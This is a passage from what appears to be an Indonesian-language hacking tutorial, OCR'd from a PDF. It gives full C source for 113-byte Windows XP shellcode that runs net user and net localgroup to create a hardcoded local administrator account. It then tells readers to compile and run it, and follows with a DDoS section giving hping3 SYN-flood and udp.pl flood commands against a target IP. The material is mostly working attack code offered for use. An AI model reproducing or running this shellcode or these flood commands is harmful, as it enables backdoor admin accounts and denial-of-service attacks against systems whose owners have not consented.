
```
/*

Title: win32/xp pro sp3 (EN) 32-bit - add new local administrator 113 bytes
Author: Anastasios Monachos (secuid0) - anastasiosm[at]gmail[dot]com
Method: Hardcoded opcodes (kernel32.winexec@7c8623ad, kernel32.exitprocess@7c81cafa)
Tested on: WinXP Pro SP3 (EN) 32bit - Build 2600.080413-2111
Greetz: offsec and inj3ct0r teams

*/

#include <stdio.h>
#include <string.h>
#include <stdlib.h>

char code[] =   "\xeb\x16\x5b\x31\xc0\x50\x53\xbb\xad\x23"
                "\x86\x7c\xff\xd3\x31\xc0\x50\xbb\xfa\xca"
                "\x81\x7c\xff\xd3\xe8\xe5\xff\xff\xff\x63"
                "\x6d\x64\x2e\x65\x78\x65\x20\x2f\x63\x20"
                "\x6e\x65\x74\x20\x75\x73\x65\x72\x20\x73"
                "\x65\x63\x75\x69\x64\x30\x20\x6d\x30\x6e"
                "\x6b\x20\x2f\x61\x64\x64\x20\x26\x26\x20"
                "\x6e\x65\x74\x20\x6c\x6f\x63\x61\x6c\x67"
                "\x72\x6f\x75\x70\x20\x61\x64\x6d\x69\x6e"
                "\x69\x73\x74\x72\x61\x74\x6f\x72\x73\x20"
                "\x73\x65\x63\x75\x69\x64\x30\x20\x2f\x61"
                "\x64\x64\x00";

int main(int argc, char **argv)
{
   ((void (*)())code)();
   printf("New local admin \tUsername: secuid0\n\t\t\tPassword: m0nk");
   return 0;
}
```

Kompile kode diatas menggunakan DevCPP ,Borland C++ ataupun compiler lain. Kemudian jalankan maka otomatis user baru akan bertambah.

0x011 - DDOS Attack

Distribute Denial Of Service (DDOS Attack)

Merupakan salah satu jenis serangan Denial of Service yang menggunakan banyak host penyerang (baik itu menggunakan komputer yang didedikasikan untuk melakukan penyerangan atau komputer yang "dipaksa" menjadi zombie) untuk menyerang satu buah host target dalam sebuah jaringan.



Keterangan :

1. PC pada posisi paling atas merupakan milik attacker.
2. Attacker memberikan perintah untuk melakukan serangan DDOS bersamaan pada komputer zoombie.

DDOS Attack with HPING

```
root@bt:~# hping3 -i u100 -S -p 443 192.168.0.101
```

Keterangan :

- -i merupakan interval (satuan mikrodetik)
- -S mengeset flag SYN
- -p port target

DDOS Attack with UDP

```
root@bt:~/pentest/misc/udp-pl# ./udp.pl 192.168.0.101 99999999
```

Keterangan : 99999999 merupakan jumlah banyaknya paket yang dikirimkan oleh attacker.